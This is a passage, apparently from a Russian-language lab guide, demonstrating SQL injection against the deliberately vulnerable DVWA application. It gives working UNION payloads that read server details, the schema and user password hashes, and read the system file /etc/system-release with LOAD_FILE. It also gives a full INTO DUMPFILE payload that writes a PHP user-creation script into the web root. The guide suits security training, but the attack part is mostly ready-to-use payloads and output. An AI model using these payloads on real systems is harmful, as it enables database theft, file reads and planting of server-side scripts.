
The screenshot shows the DVWA (Damn Vulnerable Web Application) interface. The left sidebar contains a menu with options: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection (highlighted), SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security, PHP Info, About, and Logout. The main content area is titled "Vulnerability: SQL Injection". It features a "User ID:" input field with a "Submit" button. Below the input field, the results of the SQL injection are displayed in red text: "ID: ' UNION ALL SELECT @@hostname, @@version\_compile\_os'", "First name: Fedora14", and "Surname: redhat-linux-gnu". Under the "More info" section, three links are provided: <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>, [http://en.wikipedia.org/wiki/SQL\\_injection](http://en.wikipedia.org/wiki/SQL_injection), and <http://www.unixwiz.net/techtips/sql-injection.html>. At the bottom left, the username "admin" and security level "low" are shown. At the bottom right, there are "View Source" and "View Help" buttons.

## 3. Определение директории:

The screenshot shows the DVWA (Damn Vulnerable Web Application) interface, similar to the previous one. The left sidebar menu is the same. The main content area is titled "Vulnerability: SQL Injection". It features a "User ID:" input field with a "Submit" button. Below the input field, the results of the SQL injection are displayed in red text: "ID: ' UNION ALL SELECT @@datadir, 1 '", "First name: /var/lib/mysql/", and "Surname: 1". Under the "More info" section, the same three links are provided: <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>, [http://en.wikipedia.org/wiki/SQL\\_injection](http://en.wikipedia.org/wiki/SQL_injection), and <http://www.unixwiz.net/techtips/sql-injection.html>. At the bottom left, the username "admin" and security level "low" are shown. At the bottom right, there are "View Source" and "View Help" buttons.

#### 4. Протестируйте команду LOAD\_FILE

Введите: ' union select null, LOAD\_FILE('/etc/system-release') '




### Инъекция на Database Schema, обзор таблиц БД:

#### 1. Определите названия баз данных

ВВЕДИТЕ: ' UNION select distinct(table\_schema),null FROM information\_schema.tables –

Или

' UNION select distinct(table\_schema),null FROM information\_schema.tables #




2. Определите количество таблиц в базах

Введите: ' UNION select distinct(table\_schema),count(\*) FROM information\_Schema.tables group by table\_schema –

Или


' UNION select distinct(table\_schema),count(\*) FROM information\_Schema.tables group by table\_schema #



### 3. Определите имена таблиц для БД "dvwa":


Введите: ' UNION select table\_schema,table\_name FROM

information\_Schema.tables where table\_schema = "dvwa" '




### 4. Определите названия столбцов в таблице dvwa.users

Введите: ' UNION select COLUMN\_NAME,DATA\_TYPE FROM information\_schema.columns where TABLE\_SCHEMA = "dvwa" and TABLE\_NAME = "users" –




## Определение пароля БД с помощью уязвимости выполнения команд:

Извлеките имена пользователей и пароли для DVWA БД из конфигурационного файла:



В результате получим:





## Написание PHP скрипта, создающего нового пользователя:

Вставим следующий скрипт в базу данных:

```
' union select null, <?php if(isset($_POST["submit"])) { $userID = $_POST["userID"]; $first_name =  
$_POST["first_name"]; $last_name = $_POST["last_name"]; $username = $_POST["username"]; $avatar =  
$_POST["avatar"]; echo "userID: $userID<BR>"; echo "first_name: $first_name<BR>"; echo "last_name:  
$last_name<BR>"; echo "username: $username<BR>"; echo "avatar: $avatar<BR>";  
$con=mysqli_connect("127.0.0.1","root","dvwaPASSWORD","dvwa"); if (mysqli_connect_errno()) { echo "Failed to  
connect to MySQL: " . mysqli_connect_error(); } else { echo "Connected to database<BR>"; } $password =  
"abc123"; $sql="insert into dvwa.users values  
(\\'$userID\\',\\'$first_name\\',\\'$last_name\\',\\'$username\\',MD5(\\'$password\\'),\\'$avatar\\')"; if  
(mysqli_query($con,$sql)) { echo "[Successful Insertion]: $sql"; } else { echo "Error creating database: "  
mysqli_error($con); } mysqli_close($con); } ?> <form method="post" action="<?php echo $_SERVER["PHP_SELF"];  
?>"> <input type="text" name="userID" value="33"><br> <input type="text" name="first_name" value="John"><br>  
<input type="text" name="last_name" value="Gray"><br> <input type="text" name="username" value="jgray"><br>  
<input type="text" name="avatar" value="Just Hack It!"><br> <input type="submit" name="submit" value="Submit  
Form"><br> </form>' INTO DUMPFILE '/var/www/html/dvwa/create_user.php' --
```

### Общая структура инъекции:

```
' union select null,Это вставляемый PHP/HTML код' INTO DUMPFILE 'Это  
создаваемая веб-страница' --
```


### Вставка в БД

```
$sql="insert into dvwa.users values  
(\\'$userID\\',\\'$first_name\\',\\'$last_name\\',\\'$username\\',MD5(\\'$password\\'),\\'  
$avatar\\')";
```

### Пароль по умолчанию

\$password = "abc123"; "abc123" – пароль по умолчанию для пользователя, которого вы создадите в следующем шаге.

### Протестируйте create\_user.php



Создадим нового пользователя от лица сервера:

The screenshot shows a web browser window with the address bar displaying '192.168.1.34/dvwa/create\_user.php'. The page content shows the following details for a newly created user:

- userID: 33
- first\_name: John
- last\_name: Gray
- username: jgray
- avatar: Just Hack It!
- Connected to database

A red line highlights the SQL insertion statement: `[Successful Insertion]: insert into dvwa.users values ("33","John","Gray","jgray",MD5("abc123"),"Just Hack It!")`

Below this, there is a form with input fields for the user details, which are pre-filled with the values shown above:

- 33
- John
- Gray
- jgray
- Just Hack It!

A 'Submit Form' button is located at the bottom of the form.

Изучение результатов создания пользователя:

The screenshot shows the DVWA 'Vulnerability: SQL Injection' page. The 'SQL Injection' tab is selected in the left sidebar. The 'User ID' field is empty, and the 'Submit' button is visible. The main content area displays the results of a successful union select attack, showing the user details for the user with ID 33:

```
ID: ' union select null, concat(first_name,0x3a,last_name,0x3a,user,0x3a,password) from users
First name:
Surname: admin:admin:admin:5f4dcc3b5aa765d61d8327deb882cf99

ID: ' union select null, concat(first_name,0x3a,last_name,0x3a,user,0x3a,password) from users
First name:
Surname: Gordon:Brown:gordonb:e99a18c428cb38d5f260853678922e03

ID: ' union select null, concat(first_name,0x3a,last_name,0x3a,user,0x3a,password) from users
First name:
Surname: Hack:Me:1337:8d3533d75ae2c3966d7e0d4fcc69216b

ID: ' union select null, concat(first_name,0x3a,last_name,0x3a,user,0x3a,password) from users
First name:
Surname: Pablo:Picasso:pablo:0d107d09f5bbe40cade3de5c71e9e9b7

ID: ' union select null, concat(first_name,0x3a,last_name,0x3a,user,0x3a,password) from users
First name:
Surname: Bob:Smith:smithy:5f4dcc3b5aa765d61d8327deb882cf99

ID: ' union select null, concat(first_name,0x3a,last_name,0x3a,user,0x3a,password) from users
First name:
Surname: Your:Name:student:*9C6C35530EE4427B07D2FA4F9E119C3


ID: ' union select null, concat(first_name,0x3a,last_name,0x3a,user,0x3a,password) from users
First name:
Surname: John:Gray:jgray:e99a18c428cb38d5f260853678922e03
```

The last line of the output, 'Surname: John:Gray:jgray:e99a18c428cb38d5f260853678922e03', is highlighted with a red line.

Сохраните логины и пароли в файл:

